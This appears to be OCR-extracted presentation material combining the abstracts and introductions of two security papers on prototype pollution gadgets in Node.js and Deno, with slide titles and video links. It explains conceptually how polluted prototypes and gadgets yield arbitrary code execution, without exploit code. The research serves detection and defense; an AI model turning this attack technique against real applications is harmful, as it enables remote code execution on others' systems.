ABSTRACT

Prototype-based languages like JavaScript are susceptible to prototype pollution vulnerabilities, enabling an attacker to inject arbitrary properties into an object's prototype. The attacker can subsequently capitalize on the injected properties by executing otherwise benign pieces of code, so-called gadgets, that perform security-sensitive operations. The success of an attack largely depends on the presence of gadgets, leading to high-profile exploits such as privilege escalation and arbitrary code execution (ACE).

This paper proposes Dasty, the first semi-automated pipeline to help developers identify gadgets in their applications' software supply chain. Dasty targets server-side Node.js applications and relies on an enhancement of dynamic taint analysis which we implement with the dynamic AST-level instrumentation. Moreover, Dasty provides support for visualization of code flows with an IDE, thus facilitating the subsequent manual analysis for building proof-of-concept exploits. To illustrate the danger of gadgets, we use Dasty in a study of the most dependent-upon NPM packages to analyze the presence of gadgets leading to ACE. Dasty identifies 1,269 server-side packages, of which 631 have code flows that may reach dangerous sinks. We manually prioritize and verify the candidate flows to build proof-of-concept exploits for 49 NPM packages, including popular packages such as ejs, nodemailer and workerpool. To investigate how Dasty integrates with existing tools to find end-to-end exploits, we conduct an in-depth analysis of a popular data visualization dashboard to find one high-severity CVE-2023-31415 leading to remote code execution.

CCS CONCEPTS

• **Security and privacy** → **Web application security**.

KEYWORDS

web security, dynamic taint analysis, prototype pollution

ACM Reference Format:
Mikhail Shcherbakov, Paul Moosbrugger, and Musard Balliu. 2024. Unveiling the Invisible: Detection and Evaluation of Prototype Pollution Gadgets with Dynamic Taint Analysis. In *Proceedings of the ACM Web Conference 2024 (WWW '24), May 13–17, 2024, Singapore, Singapore.* ACM, New York, NY, USA, 12 pages. https://doi.org/10.1145/3589334.3645579

WWW '24, May 13–17, 2024, Singapore, Singapore

ACM ISBN 979-8-4007-0171-9/24/05.
https://doi.org/10.1145/3589334.3645579


1 INTRODUCTION

JavaScript is arguably the most ubiquitous programming language in modern applications, spanning client- and server-side web applications, as well as fully-fledged desktop and mobile applications. While the dynamic and flexible nature of JavaScript makes it adaptable to a myriad of use cases, past research shows that this flexibility comes at the expense of several security risks [16, 47, 52]. A particularly attractive target for attackers on the Web is the Node.js ecosystem [10, 16, 26, 40, 43, 44, 50] including the server-side runtime environment Node.js and the package management system NPM, the largest software repository on Earth.

Prototype pollution is a vulnerability inherent in languages that employ prototype-based inheritance, like JavaScript [8]. A JavaScript object refers to its parent via the prototype and, unless explicitly changed, every object shares the same root prototype by default. Thus, any access to a non-existing property on the object visits the object's prototype chain, and ultimately the root prototype, to find the property. If an attacker can control the properties of the root prototype, i.e., pollute it, they can influence the behavior of almost any object at runtime with no need to access it directly. As a result, the attacker can pollute the prototype at one execution point and capitalize on the attack in a completely different execution point, by triggering the execution of otherwise benign pieces of code, so-called gadgets, that inadvertently read polluted properties of an object from its prototype and use them in dangerous sinks, e.g., eval, to execute arbitrary code.

End-to-end exploitation of prototype pollution requires two stages: (1) polluting the prototype and (2) executing a gadget that inadvertently reads the polluted property and uses it in a dangerous sink. Existing works [3, 6, 8, 20, 23, 26, 27, 40, 50] primarily focus on the first stage, while the existence of gadgets remains largely unexplored. Notably, Shcherbakov et al. [40] propose static analysis to detect gadgets in Node.js APIs and Kang et al. [20] study the prevalence of prototype pollution in client-side web applications. While static identification of gadgets struggles with a significant amount of false positives [40], server-side gadgets provide a larger attack surface than client-side gadgets due to the presence of sinks that spawn new processes or interact with the file system.

Given the relevance of gadgets for the security of Web, we set out to study the prevalence and impact of gadgets that cause arbitrary code execution (ACE) in the NPM ecosystem, as well as to provide effective tool support to developers to detect gadgets in the supply chain of their web applications. We argue that prototype pollution gadgets should be treated similarly to memory corruption vulnerabilities such as return-oriented programming (ROP) [38] and jump-oriented programming (JOP) [9], due to their high impact. In analogy, while the root cause of ROP/JOP is memory corruption



GHUNTER: Universal Prototype Pollution Gadgets in JavaScript Runtimes

Eric Cornelissen
KTH Royal Institute of Technology

Mikhail Shcherbakov
KTH Royal Institute of Technology

Musard Balliu
KTH Royal Institute of Technology

Abstract

Prototype pollution is a recent vulnerability that affects JavaScript code, leading to high impact attacks such as arbitrary code execution and privilege escalation. The vulnerability is rooted in JavaScript's prototype-based inheritance, enabling attackers to inject arbitrary properties into an object's prototype at runtime. The impact of prototype pollution depends on the existence of otherwise benign pieces of code (gadgets), which inadvertently read from these attacker-controlled properties to execute security-sensitive operations. While prior works primarily study gadgets in third-party libraries and client-side applications, gadgets in JavaScript runtime environments are arguably more impactful as they affect any application that executes on these runtimes.

In this paper we design, implement, and evaluate a pipeline, GHUNTER, to systematically detect gadgets in V8-based JavaScript runtimes with prime focus on Node.js and Deno. GHUNTER supports a lightweight dynamic taint analysis to automatically identify gadget candidates which we validate manually to derive proof-of-concept exploits. We implement GHUNTER by modifying the V8 engine and the targeted runtimes along with features for facilitating manual validation. Driven by the comprehensive test suites of Node.js and Deno, we use GHUNTER in a systematic study of gadgets in these runtimes. We identified a total of 56 new gadgets in Node.js and 67 gadgets in Deno, pertaining to vulnerabilities such as arbitrary code execution (19), privilege escalation (31), path traversal (13), and more. Moreover, we systematize, for the first time, existing mitigations for prototype pollution and gadgets in terms of development guidelines. We collect a list of vulnerable applications and revisit the fixes through the lens of our guidelines. Through this exercise, we also identified one high-severity CVE leading to remote code execution, which was due to incorrectly fixing a gadget.

1 Introduction


JavaScript's widespread adoption as a go-to programming language for full-stack development speaks to its popularity, but it also exposes the applications to heightened security risks. Researchers and practitioners are well-aware of these issues, as witnessed by a multitude of prior studies [17, 46, 48, 51]. JavaScript runtime environments, such as Node.js [4] and Deno [3], which lie at the heart of server-side JavaScript applications, become appealing targets for attackers [9, 11, 17, 29, 43, 45, 49]. Vulnerabilities in the runtime environments can compromise the security of applications running atop. In this paper, we set out to study the security implications of a recent vulnerability, prototype pollution, in JavaScript runtime environments.


Prototype pollution is a vulnerability affecting the JavaScript language [10]. JavaScript's prototype-based inheritance allows an object to inherit properties from its ancestors via the prototype chain. When accessing a property not present on the object, the prototype chain will be queried for that property instead. Unless explicitly changed, this chain connects all objects to a common root prototype. Pollution can occur when an attacker-controlled value is used to navigate an object's structure. Since each object has a runtime accessible reference to its prototype, the attacker may be able to pick that reference and add a new property. By doing this, the attacker can cause a change in behavior in another part of the application.


The security implications of prototype pollution depend on the presence of otherwise benign pieces of code (gadgets) that inadvertently read attacker-controlled properties from the root prototype to execute sensitive operations, e.g., arbitrary code. Gadgets in JavaScript runtime environments are particularly dangerous because they are shared by all applications, thus increasing the attack surface.

The vast majority of prior works focus on the detection of prototype pollution by static analysis [26, 29, 30, 43, 49], while the existence of gadgets remains largely unexplored [24, 31, 43, 44]. This work is inspired by the recent pioneering of work of Shcherbakov et al. [43], which uses static taint analysis for three Node.js APIs to find (combinations of) three gadgets, dubbed *universal gadgets*, leading to arbitrary code execution. Our thesis is that dynamic analysis should be preferable for

Server-Side Prototype Pollution (SSPP)








https://youtu.be/gCVTbfDecwI


https://youtu.be/v5dq80S1WF4

Server-Side Prototype Pollution 101




22

Server-Side Prototype Pollution 101

